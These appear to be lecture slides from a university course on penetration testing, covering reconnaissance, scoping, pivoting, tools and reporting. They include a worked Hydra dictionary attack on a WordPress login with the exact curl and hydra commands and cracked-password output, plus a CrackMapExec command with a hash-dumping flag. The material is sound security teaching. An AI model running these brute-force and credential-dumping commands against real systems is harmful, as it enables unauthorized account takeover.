

# CSI3670

# Penetration Testing

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# Overview

General penetration testing

Examples

Spicy: <https://v.redd.it/07f1h3yazao01>

# What is Penetration Testing?

The subject of seemingly 1 million BlackHat conference talks

A very good consulting gig...





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# Inspiration / Rant

C:\>net send \* "Don't expect secure networks if you haven't empowered your internal security team."

# Generalities

Testing your network's vulnerabilities from the inside **and** outside

Port scanning

Vulnerability scanning

Penetration testing

Can be **automated** to make life easier

Can be **run manually** for in-depth testing



# For fun, something that could be deployed...

## **Install the PowerShell Module**

```
PS> Install-Module SpeculationControl
```

## **Run the PowerShell module to validate the protections are enabled**

```
PS> Import-Module SpeculationControl
```

```
PS> Get-SpeculationControlSettings
```

# Purpose

Test a security plan / implementation  
Compliance (auditing)

Why do we need it?

Security is only as good as the latest exploit

Laptops are promiscuous

Disgruntled employees

Default server/workstation configurations

Users are dumb and will click **anything**



# Generalities

What do we need to do?

Gather information about target

[reconnaissance]

Identify entry points

[port scan]

Try to break in

[internally or externally]

Summarize findings/suggestions

[what makes us ethical]

Who will do it?


Internal security team?

External security team?


If external, be **extremely** selective







# Sample structure for large corporation



# Reconnaissance

How can we perform reconnaissance?

Social engineering

<https://www.youtube.com/watch?v=lc7scxvKQOo>

<https://www.youtube.com/watch?v=PWVN3Rq4gzw>

<https://www.youtube.com/watch?v=kHI90LbBwaQ>

Directory lookup (perhaps scan Active Directory / LDAP phone books)

Get a full list of active (accessible) machines

Footprinting (network range)

whois, nslookup, etc.

Press releases

Published security policies

Disgruntled employee social media posts



# What types of machines do we want to hit?

Domain controllers

LDAP servers

Application servers

Workstations



# How is pen testing done?

Either **with** or **without** the knowledge of the participants

You **can** perform penetration testing as if you are **actually trying to break in**

E.g.,

- You call up an unsuspecting employee

- Socially-engineer out their username/password

- Break into the system

Or

- Run automated tools to try to break past a firewall

Or...



# But...

CYA still applies

Make sure that you have **signed approval** prior to starting any testing

Ensure you have **contact information** for critical staff

Know when **maintenance windows** are scheduled

Come to an **agreement** on deliverables and required reports



# And a little more...

Scope agreements are also required!

What constitutes success?

Is it just finding an exploit or performing one?

Should compromised systems be tagged / removed from service?

Are screenshots valid or do you require guided tours or just text?

Timeline of work also required

Kind of sounds like a real project...





# LIMITS?

## Out of scope? Not for hackers

- Reading email in attempt to gain passwords
  - Attacking workstations to gain network credentials
  - Attacking administrative workstations to gain admin access
  - Searching .txt and .doc files on workstations
  - Searching .txt and .doc files on production systems
  - Sniffing traffic
  - Keystroke loggers
  - Intentional denial of service
- The bad guys *can/may/will* do these things.

# Internal vs. External Testing

## Internal

- “Inside” the network

- Participate in trust relationships


- May be part of an access control list

- Placed in groups

- etc.


## External

- We are “outside” the circle of trust





# Steps



# Pivoting?

Using an instance to allow us greater network access

Successful attack #1 allows attacks #2.. $n$  to be successful

For instance....

- a) You compromise a user (gaining internal access)
  - i) You claimed you were a vendor and they must visit a website to download a patch
  - ii) The 'patch' is a exploit giving full remote access
  - iii) **This is our 'pivot point'**
- b) Neat, the user's machine is dual-homed -- access to multiple networks
  - i) Dump the password hashes, add malicious network routes, etc.
- c) Port scan both networks for additional openings
  - i) Attack found machine using password hash dump
  - ii) Break into second machine not normally accessible

# Attack Considerations

Scope of attack

Internal or external?


In-house or outsourced?

White hat vs. black hat

A white hat attacker is 'the good guy'

Will report on vulnerabilities and so on

Black hat attackers will use the knowledge to their own nefarious means



# Website Considerations

## Website mirroring

If you can do a directory listing on your website...

Then I can crawl each link and pull down your entire site

Including any hidden fields, cookies, etc.

Not everybody is smart and validates/authorizes users server-side...


# Tools

## Kali Linux

Debian-based

Pre-installed with pentesting programs

Can be run from LiveCD (USB)



## Programs

whois : resolve IP addresses / domain names


Maltego : relationships between people/companies/websites/IP addresses/etc

Hydra : parallelized login cracker

Vega : website vulnerability scanner

... : many more as well

# Maltego



# Hydra

```
Applications  Places  Wed Apr 17, 11:32 PM  root
root@kali: ~

File Edit View Search Terminal Help

[ATTEMPT] target 192.168.1.9 - login "Kondratiev" - pass "roller" - 42129 of 106373 [child 2]
[ATTEMPT] target 192.168.1.9 - login "Kondratiev" - pass "rollers" - 42130 of 106373 [child 6]
[ATTEMPT] target 192.168.1.9 - login "Kondratiev" - pass "rollick" - 42131 of 106373 [child 3]
[ATTEMPT] target 192.168.1.9 - login "Kondratiev" - pass "rolling" - 42132 of 106373 [child 8]
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```



# Vega

Subgraph Vega

File Scan Window Help

After completing the scan you will see result like this image

Scanner Proxy

Website View

- www.jsm.com.pk
- ccteam.ru
- emp3ror.com

Scan Info

VEGA

If we got High scan alert means we got some vulnerabilities.

Scan Alert Summary

Severity	Count
<b>High</b>	<b>(23 found)</b>
Cleartext Password over HTTP	7
Possible SQL Injection	9
Possible Directory Traversal	7
<b>Medium</b>	<b>(38 found)</b>
Local Filesystem Paths Found	13

Identities

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http://www.jsm.co

- High (23)**
  - ⇒ Cleartext Pa
  - ⇒ Possible Dire
  - ⇒ Possible SQL
  - ⇒ /clients/de



# Hydra/WP Demo

Let's crack our terrible WP password

*Note: this is for white-hat hacking only. If you use this for anything other than penetration testing I will disavow you and disown you.*

<https://linuxconfig.org/test-wordpress-logins-with-hydra-on-kali-linux>

# Hydra/WP Demo

- 1) Reconnaissance (get web form information)
  - a) Go to <IP>/wp-login.php
  - b) Find user name field
    - i) name="log"
  - c) Find password field
    - i) name="pwd"
  - d) Find hidden cookie field (under <p class="submit">)
    - i) name="testcookie" value="1"

# Hydra/WP Demo

Now we need some cookie information

1) Check wp-login.php with cURL:

- a) `$ curl -v http://<ip>/wp-login.php`
- b) Make note of Set-Cookie: wordpress\_test\_cookie

2) Make request with gathered information:

- a) `$ curl -v --data 'log=erik&pwd=temp12345&wp-submit=Log+In&testcookie=1' --cookie 'wordpress_test_cookie=WP+Cookie+check' http://<IP>/wp-login.php`
- b) This just shows it's working

# Hydra/WP Demo

## 3) Actually do this:

- a) Generate a list of users/passwords to try (dictionary attack)
  - i) I will simplify mine, but the intent is that at least one of them is generated correctly
  
- b) `$ hydra -L users.txt -P pass.txt <IP> -V http-form-post  
'/wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log  
In&testcookie=1:S=Location'`

```
erik@e-ubuntu:~/pentesting$ hydra -L users.txt -P pass.txt 141.210.25.12 -V http-  
-form-post '/wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In&testc  
ookie=1:S=Location'
```

Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret  
service organizations, or for illegal purposes.

Hydra (<http://www.thc.org/thc-hydra>) starting at 2017-04-03 11:48:10

[DATA] max 6 tasks per 1 server, overall 64 tasks, 6 login tries (l:1/p:6), ~0 t  
ries per task

[DATA] attacking service http-post-form on port 80

[ATTEMPT] target 141.210.25.12 - login "erik" - pass "temp" - 1 of 6 [child 0]

[ATTEMPT] target 141.210.25.12 - login "erik" - pass "temp1" - 2 of 6 [child 1]

[ATTEMPT] target 141.210.25.12 - login "erik" - pass "temp12" - 3 of 6 [child 2]

[ATTEMPT] target 141.210.25.12 - login "erik" - pass "temp12345" - 4 of 6 [child  
3]

[ATTEMPT] target 141.210.25.12 - login "erik" - pass "12345 thats the same passw  
ord i have on my luggage" - 5 of 6 [child 4]

[ATTEMPT] target 141.210.25.12 - login "erik" - pass "#spaceballs #referencesfor  
days" - 6 of 6 [child 5]

[80][http-post-form] host: 141.210.25.12 login: erik password: temp12345

1 of 1 target successfully completed, 1 valid password found

Hydra (<http://www.thc.org/thc-hydra>) finished at 2017-04-03 11:48:11

# OpenVAS

Open-source vulnerability scanner

Nessus (also usually recommended) is a commercial vulnerability scanner

<http://www.openvas.org/install-packages.html>

Web-based tool for general vulnerability scans

<https://www.youtube.com/watch?v=i-SyUae5cPc>

# Reporting

Sadly, the 'fun' stuff is all done

Now you have to put your white hat back on

Reporting:

- Clear and concise
- Screenshots included
- Provide steps for:
  - Replicating attack
  - Rectifying attack
- Also mention the positives ... nobody likes being told they're doing everything wrong

# Tips for Security

(Should sound familiar ... if you go into IT and I hear you don't do this I will silently shake my head in disapproval)

- 1) Principle of Least Privilege
- 2) Hardened applications (don't accept unclean data)
- 3) Manage your users appropriately
- 4) Create a strong separation of domains
- 5) Baseline your systems -- a misbehaving system may show performance degradation
- 6) Run security audits **regularly**

<https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/manage/component-updates/executive-summary>



# Other Stuff

## Pentesting AD

<https://blog.varonis.com/pen-testing-active-directory-environments-part-introduction-crackmapexec-powerview/>

## CrackMapExec

```
C:> crackmapexec.exe 141.210.25.0/24 -u fredericks -p "Temp12345"
```

```
Add --lusers to see who is logged on
```

```
Want to see password hashes? --lsa
```

# NetBus!

[https://www.youtube.com/watch?v=2c5NsB\\_fVp8](https://www.youtube.com/watch?v=2c5NsB_fVp8)

[http://cdn.ttgtmedia.com/rms/security/Hacking%20with%20Kali\\_Ch7.pdf](http://cdn.ttgtmedia.com/rms/security/Hacking%20with%20Kali_Ch7.pdf)

<https://www.offensive-security.com/metasploit-unleashed/pivoting/>

# Group Time!

There are **five** classes left before team presentations begin

Get together with your teams and:

- 1) Figure out how your presentation will be structured
- 2) On Moodle, submit who will be presenting what during the final presentation/demo timeslots by **tomorrow night**